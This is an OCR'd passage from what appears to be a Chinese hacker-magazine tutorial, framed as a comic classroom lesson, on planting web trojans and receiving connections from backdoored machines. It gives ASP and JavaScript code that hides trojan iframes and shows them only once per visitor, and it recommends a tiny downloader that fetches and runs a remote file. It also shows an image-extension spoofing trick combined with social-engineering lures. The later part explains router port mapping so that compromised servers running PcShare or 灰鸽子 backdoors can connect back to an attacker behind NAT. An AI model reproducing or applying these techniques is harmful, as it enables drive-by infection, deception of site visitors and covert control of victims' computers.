


图 11

六、通过 COOKIES 控制只弹一次

如果访问者访问该网站时，每刷新一个页面，木马都要弹出来一次的话，那傻子也会知道有问题了。我们应该设置好网页木马只弹出一次，这样既照顾了广大中马者的感受，同时也增大了网页木马的隐蔽性和存活时间。以下 ASP 代码是首先验证访问者的 Cookies 里是否有 beenattack 值，如果没有的话，就写入此值，然后使用一段 JS 脚本判断对方的操作系统并调用不同的网页木马来进行攻击（假如对方是 Win2K 系统我们可以考虑使用不闪的 CHM 木马，如果是 XP 的话才调用 Help Control Local Zone 漏洞生成的木马）。

```
<%
if (Request.Cookies("beenattack")="1") then
Response.Cookies("beenattack")="beenattack"
%>
<SCRIPT language=JavaScript>ie=navigator.appVersion;
if(ie.indexOf("5.0")!=-1){document.write('<iframe src=2.htm width="0" height="0" frameborder="0">');}else{
document.write('<iframe src="x.htm" width="0" height="0" frameborder="0">');}</SCRIPT>

<%
else
response.end
end if
%>
```

此段代码保存为 default.asp 后，放在自己的网站里，比如 http://xxx.com/pc/default.asp。挂马的时候可以只写http://xxx.com/pc/，这样可以减少挂马代码的长度。而且还有个好处，打过补丁的人因为 Cookies 的关系，他访问 http://xxx.com/pc/ 的时候什么都不会显示出来，从而找不到我们的真实网页木马路径。

七、下载者

自从上堂课结束后，悟空接到了很多投诉电话，说 PcShare 的使用介绍得不够详细，想用灰鸽子来做网页木马，可是灰鸽子那么大，做成的网页木马下载都要半天，成功率可想而知。问悟空有没有什么好的办法。悟空只说了一句：下载者。

下载者是一个应用程序，我们可以设置它在后台自动下载某个 URL 的文件并运行，然后自动删除。这个应用程序由于要实现的功能很少，因此体积非常小，最小的下载者的体积不到 1K，用来做网页木马再适合不过了。这里推荐一款可插入 IE 进程的下载者，穿透防火墙能力很好，打开后如图 12 所示。




图 12

设置好指定文件的 URL 和要保存到本地的位置，单击“Build”按钮就会生成一个 Downloader.exe，体积仅为 1.5K，把它改名为 young.css 替换掉你原先的木马吧。

八、IE 任意扩展名欺骗漏洞

有时候我们很辛苦地做好了一个网页，想骗别人去访问，直接发送一个类似 http://xxx.com/test.htm 这样的地址别人很可能会犹豫一下。可是如果利用 IE 任意扩展名欺骗漏洞就不一样了，其实任意扩展名的文件只要包含有 HTML 标记，它就会被 IE

浏览器解析出来。测试方法如下：把以下内容保存为mm.jpg并放到http://zhiyeqianqian.51web.cn/mm.jpg。

```
<img src=photo.jpg>
<iframe src=/pc/index.htm width=0 height=0 frameborder=0></iframe>
```

其中photo.jpg是一张真正的美女图片。我们访问mm.jpg的时候，实际上看到的是被嵌入了一个iframe的网页木马的photo.jpg。现在就看你的社会工程学做的怎么样了。其实每到逢年过节的时候，经常会有一些祝福网站被大家传来传去（比如发给多少个网友你的愿望就会成真，否则就被诅咒之类的）。会做网页的朋友完全可以把它整个的复制下来，放到自己的网站里，然后嵌入一个网页木马后再发布出去，至于成功率我就不知道了，反正我是没试过的。

"铃……"下课铃声打响了，悟空满意地说道："今天的课就到这里，很开心大家这次把课堂纪律维持得这么好，一个讲小话的同学也没有。"

冷不丁一声巨响传来，原来是睡着的八戒摔到了地上，嘴上还说着梦话："大师兄……这堂课好难啊……还有那个PcShare和灰鸽子，都要有公网IP才可以用，我们穷人哪用得起啊……"

悟空回头看看满黑板的代码，自己也看得头皮直发麻："谁让你不把HTML好好温习一遍的，至于你说的问题很好解决，下节课我们讲端口映射，让大家在内网里也可以玩转反弹木马！下课！"

（文中涉及到的htmltool.exe、字符转x进制、下载者光盘有收录）

X菜鸟学堂

菜鸟的疯狂之端口映射

悟空也闭关

悟空恋恋不舍地看了一眼刚刚关上的电脑，看看乱七八糟的房间，看看那一堆弥散着酒气的衣服，看看早已扁扁的钱包……明天就要开学上班了，回想这段快乐的假期，休息的时光总是短暂的，又到了和假期说Byebye的时候。一上班，又要备课，又要准备教材，还要听八戒他们唠叨……还是早早上床睡觉，好好休息吧。可是，今天晚上工会举办过年刷MC副本大活动，很是想去，怎么办呢？忽然灵光一闪，悟空紧皱的眉头舒展开来，放心的打开电脑继续魔兽的冒险……

次日一大早，花果山菜鸟学堂举办一场新年新课活动。唐、猪、沙三人面前各一台电脑一个话筒一个按钮，而悟空在台上娓娓道来："新年新课，俺们也搞个新形式，来个'知识自己动手查'。顾名思义，一会儿我提几个问题，你们自己通过网络查出，准备好答案后按铃抢答。有不完全的地方我再补充一下！"众人一听，欣然答应。

"本堂课是为了解决上次遗留下来的内网让木马上线而设的课程。并且，在这个基础上，我们要系统地学习一下端口映射与NAT的知识。使得在平时的入侵与控制肉鸡上不再存在困难！所以，在讨论这个问题之前，有一个基础知识是必须知道的：什么是IP地址？如何区分自己在内网还是在外网？"

悟空话音刚落，平时好学的沙僧就翻开了悟空专门写给菜鸟的大作《黑客零起步》，大声的念了起来："Internet中为了使计算机之间能互相识别，于是给每一台主机都分配了一个唯一的32位地址，该地址称为IP地址。IP地址由4个数值部分组成，每个部分可取值0－255，各部分之间用一个'.'分开。因此IP地址的范围就是0.0.0.0—255.255.255.255。很明显这个范围是有限的，为了解决IP地址不够的问题，早期的设计者们将IP地址划分为了几类。其中有一类：10.0.0.0—10.255.255.255、172.16.0.0—172.16.255.255、192.168.0.0—192.168.255.255，被称为私有地址（保留地址），它们仅仅用于局域网中相互标识彼此而无法在Internet上被找到。因此，只要打开CMD输入命令**ipconfig**看看自己的IP地址是否上述地址就可以知道自己是在内网还是在外网了！"

看到大家这么支持，悟空格外的兴奋，宣布第一个回答正确的沙僧将获得一份由哮天犬友情赠送的狗年大礼：免杀的随意门3.0一份！惹来其余2人的一阵嫉妒，八戒当下就跳出来反对："不行啊！猴哥！你看在我的电脑上执行**ipconfig**的结果，有2个IP地址呢！这是怎么回事呢？"如图1。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\ready>ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.126
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

PPP adapter 拨号:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 222.218.125.5
        Subnet Mask . . . . . . . . . . . : 255.255.255.255
        Default Gateway . . . . . . . . . : 222.218.125.5

C:\Documents and Settings\ready>
```

图1

"像你说的这情况其实现在是很常见的。由于你的电脑是拨号上网，所以网卡本身有一个IP地址，拨号时ISP（电信、网通一类的网络服务提供商）又给你的电脑分配了一个IP，便有了2个IP地址了，但实际上只有那个公网的IP地址在起作用而已。当然也有的时候是一些服务器装有2块网卡，一个是对外使用的公网网卡，一个是对内使用的。"悟空耐心的解释道。

"好了，学会区分内网与外网后，我们来看看为什么要学习端口映射的知识：很多地方为了节约成本，往往是多人组成一个局域网通过一个网关共享网络带宽，于是每个人都只分配到一个内网的IP地址。这样在外网就无法直接访问到该局域网中的某台电脑了。此时如果要让外界访问到自己的电脑，就需要在网关（一般是路由器处）上做一下NAT的转换，关于NAT的过程我们用图2来解释一下。"

小知识：NAT英文全称是"Network Address Translation"，中文意思是"网络地址转换"，它是一个IETF（Internet Engineering Task Force，Internet工程任务组）标准，允许一个整体机构以一个公用IP（Internet Protocol）地址出现在Internet上。顾名思义，它是一种把内部私有网络地址（IP地址）翻译成合法网络IP地址的技术。




图 2

假设我们入侵了一台服务器，现在给它装上了PcShare后门，我们自己在右边的内网里，假设为A机器。为了让服务器连接上我们的8080端口来自动上线，服务器会首先根据我们设置的IP地址找到我们的路由器，可是路由器本身的8080端口并没有任何程序来响应它。如果这时候我们在路由器上设置过了NAT规则，告诉路由器，所有发到8080端口的数据都直接转交给A机器，这样的话，A机器虽然在内网，也一样可以让肉鸡自动上线了。

“好了，原理介绍完毕了，现在我们要实际演示一遍，那么第二个问题就是选择任意一款常见的路由器进行配置，让内网的一台机器里可以使用灰鸽子，以肉鸡成功上线为标准。Ready？Go！”

“我来我来！”八戒看到沙僧得到一款免杀的后门后早就心痒痒了，又仗着嗓门大，赶紧跳出来要演示。

实验环境：八戒在宿舍里的电脑是4个人通过一个TP-Link路由器使用一个ADSL帐号上网的。路由器的默认内网IP地址为192.168.1.1，八戒的电脑IP为192.168.1.123。通过查阅路由器说明书，八戒知道该路由器允许Web方式管理，于是在IE浏览器的地址栏里输入了192.168.1.1并回车，结果看到图3。




图 3

输入默认用户名和密码admin/admin后，便看到了如图4所示的路由器配置界面。找到左边的“转发规则”按钮单击并选择“虚拟服务器”项，看到如图5所示的界面。




图 4

